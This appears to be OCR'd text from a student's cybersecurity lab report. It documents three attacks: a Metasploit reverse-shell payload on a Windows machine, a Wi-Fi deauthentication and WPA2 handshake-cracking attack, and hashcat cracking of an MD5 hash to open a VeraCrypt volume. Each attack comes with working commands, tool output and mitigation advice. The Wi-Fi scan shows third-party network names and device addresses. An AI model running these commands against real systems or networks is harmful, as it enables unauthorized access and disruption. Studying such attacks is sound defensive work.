
- Next, I open the Metasploit multi-handler and select the exploit/multi/handler module.
- I configure the payload:
    - set payload windows/meterpreter/reverse_tcp

- I set the IP address and port for listening:
    - set LHOST 192.168.28.27
    - set LPORT 4444

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.28.97
LHOST ⇒ 192.168.28.97
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.28.97:4444
```

- Finally, I execute the exploit using the command:
    - exploit
- After creating the payload, I set up an HTTP server to share the file with the Windows 10 machine:
    - python3 -m http.server 8080
- On my Windows 10 machine, I open Chrome and enter the URL http://192.168.28.97:8080/payload to download the file.
- Once the file is downloaded, I disable Windows Defender to allow execution. I go to *Virus & Threat Protection*, then to *Exclusions* > *Add or remove exclusions*, and add the downloaded file as an exclusion.
- I run the file as an administrator.
- After this, I get a Meterpreter session on my Kali machine, and now I have control over the Windows 10 machine.
- perform the following commands:
    - sysinfo: To view system information.
    - shell: To drop into a standard Windows command shell.

- ls: To list files in the current directory.
- download <file>: To download a file from the target machine.



```
[*] Started reverse TCP handler on 192.168.28.97:4444
[*] Sending stage (176198 bytes) to 192.168.28.97
[*] Meterpreter session 1 opened (192.168.28.97:4444 → 192.168.28.97:58602) at 2024-10-18 14:35:10 +0530

meterpreter > sysinfo
Computer        : BLACKPINK
OS              : Windows 11 (10.0 Build 22631).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ls
Listing: C:\Users\kamle\Downloads
=================================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100666/rw-rw-rw-  92         fil   2024-10-18 01:25:24 +0530  .~lock.list 1.docx#
100666/rw-rw-rw-  10969      fil   2024-09-14 13:23:55 +0530  A_I_Artificial_Intelligence_2001_1080p_BluRay_YTS_MX
                                                              .torrent
040777/rwxrwxrwx  4096       dir   2024-09-14 13:26:06 +0530  Artificial Intelligence (2001) [1080p]
100777/rwxrwxrwx  45674712   fil   2024-09-17 11:44:51 +0530  ByClickDownloader-Setup.exe
100777/rwxrwxrwx  238928968  fil   2024-09-14 02:36:46 +0530  CiscoPacketTracer822_64bit_setup_signed.exe
100666/rw-rw-rw-  10061      fil   2024-09-20 12:39:51 +0530  CyberSec (1).xlsx
100666/rw-rw-rw-  10061      fil   2024-09-20 12:39:43 +0530  CyberSec.xlsx
100666/rw-rw-rw-  73802      fil   2024-10-18 14:08:05 +0530  Unconfirmed 35085.crdownload
100777/rwxrwxrwx  100393976  fil   2024-10-15 01:40:53 +0530  VSCodeUserSetup-x64-1.94.2.exe
100777/rwxrwxrwx  4002464    fil   2024-09-14 02:31:28 +0530  VisualStudioSetup.exe
100666/rw-rw-rw-  5816       fil   2024-10-01 18:35:22 +0530  ZohoMeeting_1380798479.txt
100666/rw-rw-rw-  40137      fil   2024-09-14 13:35:10 +0530  a.i.artificial.intelligence.(2001).eng.1cd.(8734342)
                                                              .zip
100666/rw-rw-rw-  282        fil   2024-09-08 11:40:02 +0530  desktop.ini
100666/rw-rw-rw-  31         fil   2024-09-08 11:53:20 +0530  kamlesh.txt.txt
100666/rw-rw-rw-  15628      fil   2024-10-18 01:24:20 +0530  list 1.docx
100777/rwxrwxrwx  73802      fil   2024-10-18 14:34:58 +0530  payload (1).exe
```

Mitigation:

- **Enable Antivirus and Windows Defender**:
    - Keep **Windows Defender** and other antivirus programs enabled and up to date to detect and block malicious payloads. Microsoft Defender ATP provides advanced detection for such threats.
- **Network Segmentation**:
    - Use **network segmentation** to limit the movement of attackers within the network in case one machine is compromised. Keep sensitive systems isolated.
- **Firewall Configuration**:
    - Block **outbound connections** to unfamiliar or untrusted IP addresses on sensitive machines. This would prevent reverse shell communication.
    - Configure **Host Intrusion Prevention Systems (HIPS)** to monitor and block suspicious outbound connections (e.g., reverse shells).
- **Monitor Network Traffic**:
    - Use network monitoring tools like **Wireshark** or **Snort** to inspect unusual outbound connections. Early detection of abnormal traffic can help prevent remote shell access.
- **Regular Patching**:

    - Ensure that **Windows** and all applications are regularly patched to mitigate vulnerabilities that could be exploited by attackers.
- **Security Awareness Training**:
    - Train users to recognize phishing and other social engineering techniques, which are common initial vectors for delivering malicious payloads like reverse shells.
- **Least Privilege**:
    - Apply the principle of **least privilege** by ensuring that users do not have unnecessary administrative rights, limiting the impact of a successful attack.
- **Use Application Whitelisting**:
    - Implement **application whitelisting** to prevent unauthorized programs, such as malicious executables, from running on systems.

Deauth Attack and WPA/WPA2 Wi-Fi Handshake Capture Report

Attck - Wireless Network Security Attacks

---

1. Severity:

- **Medium to High**
- Deauthentication (Deauth) attacks can disrupt Wi-Fi connections and lead to the capturing of WPA/WPA2 handshakes. While the attack does not directly compromise the network, it opens the door to a brute-force attack on the captured handshake to recover the Wi-Fi password. If the network uses a weak password, this can lead to unauthorized access.


2. Impact:

- **Denial of Service (DoS)**: Deauth attacks can cause temporary loss of Wi-Fi connectivity for all devices on the network.
- **Unauthorized Network Access**: If the WPA/WPA2 handshake is successfully cracked, the attacker can gain access to the network and potentially all connected devices, leading to further exploitation, such as data theft, man-in-the-middle (MITM) attacks, or malware distribution.

-

3 steps to Reproduce:

- First i do put my wireless card NIC to monitor mode using this command **sudo airmon-ng start wlan0**
  - And then i find my target or say scan the all networks i use this for **sudo airodump-ng wlan0mon**



```
CH  3 ][ Elapsed: 12 s ][ 2024-10-18 22:06

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F4:4D:5C:F3:B0:8C  -91        0        2    0   1   -1   WPA             <length:  0>
F0:ED:B8:2D:FE:B1   -1        0        0    0   1   -1                   <length:  0>
14:33:75:70:59:59  -94        3        0    0  11  130   WPA2 CCMP   PSK  Airtel_Wtf_jio
F4:27:56:16:B1:90   -1        0       36    0  10   -1   WPA             <length:  0>
26:43:E2:98:5C:58  -88        7        0    0   4  270   WPA2 CCMP   PSK  Airtel_9340454136_5G
24:43:E2:B8:5C:58  -87        3        0    0   4  270   WPA2 CCMP   PSK  Airtel_9340454136
54:47:E8:A4:6A:18  -74       10        0    0   4  130   WPA2 CCMP   PSK  5G
24:43:E2:B7:2A:18  -90        3        0    0   2  270   WPA2 CCMP   PSK  Airtel_9425213357
08:AA:89:A7:7E:9A  -86        4        0    0   1  130   WPA2 CCMP   PSK  Airtel_pLovesL
BE:CD:BC:95:0D:F9  -97        1        0    0  13  360   OPN             OnePlus Nord 3 5G
04:20:84:AE:B4:53   -1        0        0    0   7   -1                   <length:  0>
F4:4D:5C:F8:EE:4A  -84       16        0    0   6  130   WPA2 CCMP   PSK  Airtel_kara_7983
F8:0D:A9:F8:3C:2A  -87        4        0    0   1  130   WPA2 CCMP   PSK  Airtel_Original_shubham
F8:0D:A9:B7:EF:D2  -94        3       98    0   1  130   WPA2 CCMP   PSK  Airtel_Wifi556
9E:94:95:21:E3:A8  -30       23        0    0   6  180   WPA3 CCMP   SAE  Kurkure
F8:0D:A9:B2:24:04  -65        4       76    7  11  130   WPA2 CCMP   PSK  Airtel_brand
14:33:75:E9:AF:01  -96        1        1    0  11  130   WPA2 CCMP   PSK  Airtel_Mangal Chhatri

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

F4:4D:5C:F3:B0:8C  9E:C6:7E:72:DD:E4   -1    5e- 0      0        1
F4:4D:5C:F3:B0:8C  B6:95:8C:E4:1C:84   -1    5e- 0      0        1
F0:ED:B8:2D:FE:B1  C2:AF:6B:1C:F2:9C  -91    0 - 1      0        3
F4:27:56:16:B1:90  04:C8:07:3E:61:C2  -95    0 - 1      0        1
F4:27:56:16:B1:90  0C:60:46:D5:1D:5C  -91    0 - 6e   104       38
04:20:84:AE:B4:53  CA:A9:F1:64:46:C1  -95    0 - 1e     0        2
F8:0D:A9:B7:EF:D2  46:D4:EA:DE:CD:9B   -1    1e- 0      0        4
F8:0D:A9:B7:EF:D2  C6:70:85:D7:BF:8D   -1    1e- 0      0        1
F8:0D:A9:B7:EF:D2  4E:C2:FC:E1:1F:B9  -72    1e- 1e   108       98
F8:0D:A9:B2:24:04  98:C8:B8:6C:90:DB  -79   24e-24      0       81
14:33:75:E9:AF:01  7E:09:61:D7:80:92   -1    1e- 0      0        1
```


- And then i capture the handshake using this command **sudo airodump-ng -- bssid F8:0D:A9:B2:24:04 -c 11 -w capture wlan0mon**

```
File  Actions  Edit  View  Help

CH 11 ][ Elapsed: 9 mins ][ 2024-10-18 22:02 ][ WPA handshake: F8:0D:A9:B2:24:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

F8:0D:A9:B2:24:04  -71 100     3465    97172   10  11  130   WPA2 CCMP   PSK  Airtel_brand

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

F8:0D:A9:B2:24:04  FA:0B:7B:B3:EA:DB  -98    1e- 1      0    18399
F8:0D:A9:B2:24:04  98:C8:B8:6C:90:DB  -73   24e-24e   471    80926  EAPOL
```


- So capturing the handshake i need to deauthenticate so then again connection establish then i capture the handshake so for this use this command **aireplay- ng --deauth 10 -a F8:0D:A9:B2:24:04 -c 98:C8:B8:6C:90:DB wlan0**

```
┌──(kamli㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 10 -a F8:0D:A9:B2:24:04 -c 98:C8:B8:6C:90:DB  wlan0

22:11:41  Waiting for beacon frame (BSSID: F8:0D:A9:B2:24:04) on channel 11
22:11:41  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 0|15 ACKs]
22:11:42  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 0|21 ACKs]
22:11:43  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 0|37 ACKs]
22:11:45  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 0|64 ACKs]
22:11:47  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 0|65 ACKs]
22:11:49  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 0|64 ACKs]
22:11:50  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [28|68 ACKs]
22:11:52  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 0|65 ACKs]
22:11:54  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 0|64 ACKs]
22:11:57  Sending 64 directed DeAuth (code 7). STMAC: [98:C8:B8:6C:90:DB] [ 2|64 ACKs]

┌──(kamli㉿kali)-[~]
└─$
```

- And i make a wordlist that have according to me several combination of passwor



- **T**hen i use aircrak for craking the password i use this commands **aircrack-ng -w kamlilist.txt -b F8:0D:A9:B2:24:0 handshake22-01.cap**
  - **And a few second i got the password**



4. Mitigation Steps:

- To defend against deauth attacks and WPA/WPA2 password cracking, the following mitigations should be implemented:
- **Strong Wi-Fi Password**: Ensure that the network is protected by a strong, complex WPA2/WPA3 password that is difficult to crack, even with advanced brute-force methods.
- Use at least 16 characters with a mix of upper and lower case letters, numbers, and special characters.
- **Network Monitoring**: Implement intrusion detection systems (IDS) or network monitoring tools that can detect unusual deauthentication requests or abnormal network traffic patterns.
- **Enable WPA3**: If supported, use WPA3 encryption, which adds protection against dictionary-based brute-force attacks on Wi-Fi handshakes.
- **Use Client Isolation**: Enable client isolation in your router settings to limit communication between devices on the network, reducing the chances of lateral movement by an attacker once connected.
- **Deauth Attack Prevention**: Some routers support technologies like **Management Frame Protection (MFP)** to secure management frames (like deauth frames) from spoofing attacks.

- **Regular Password Rotation**: Regularly update and rotate your Wi-Fi password to minimize exposure if a handshake is captured.
- **Limit Device Connections**: Regularly review and disconnect unauthorized devices from the network and limit the number of connected devices.

Password Decoding and VeraCrypt Unlocking Task


Attack Name: Password Decoding and Decryption Using VeraCrypt
Severity: High
CVSS Score: 7.5 (High)
Level: High

Impact:


- This attack involves decoding an encrypted password from a provided hash and using it to unlock an encrypted file using VeraCrypt. If successful, an attacker can:
- **Access Encrypted Files:** Gain unauthorized access to confidential or sensitive data stored within the encrypted file.
- **Compromise System Security:** If critical files are stored in the encrypted format, gaining access to them can lead to system compromise or exploitation.
- **Bypass Encryption Mechanisms:** Successfully decrypting a file with VeraCrypt exposes the weaknesses in password strength or encryption methods used.

Steps to Reproduce

- First, I download the **encoded.txt** file using the provided link.
- Then, I use **hashid** to find the hash type of the file with this command:
    - **hashid encoded.txt**



- I confirm that the hash type is MD5 by checking the length of the key, which is 32 bytes. A 32-byte length indicates MD5. For MD5, we use the hash code 0.
- After identifying the hash type, I use **hashcat** to crack the password with this command:
    - **hashcat -a 0 -m 0 encoded.txt /usr/share/wordlists/rockyou.txt**



- After the process completes, I retrieve the cracked password.
- I then use this password to open VeraCrypt, where I mount the encrypted chunk using the password.
    - I successfully mount the chunk and open it, where I see a file.

Mitigation Steps:

- **Use Stronger Hashing Algorithms:**
    - MD5 is outdated and vulnerable to brute-force attacks. Transition to stronger hashing algorithms like SHA-256, bcrypt, or scrypt, which provide greater resistance to cracking attempts.
- **Enforce Strong Passwords:**
    - Ensure that passwords are complex, containing uppercase letters, lowercase letters, numbers, and special characters. Implement password policies requiring at least 12-16 characters.
- **Use Advanced Encryption:**
    - Employ more secure encryption methods for sensitive files, such as AES-256, with VeraCrypt or similar encryption software to ensure data security even if the password is compromised.
- **Implement Rate Limiting and Account Lockout:**
    - To prevent brute-force attacks, configure systems to lock accounts after a set number of failed login attempts and implement rate limiting to slow down repeated access attempts.
- **Monitor Logs for Unauthorized Access Attempts:**
    - Set up monitoring and alert systems for any unusual or unauthorized access attempts to encrypted files or login systems.
- **Periodic Security Audits:**
    - Conduct regular security audits of encrypted files and password policies to ensure that systems remain secure and updated with the latest security practices.

Entry Point Address Discovery Using PE Explorer for VeraCrypt Executable

---

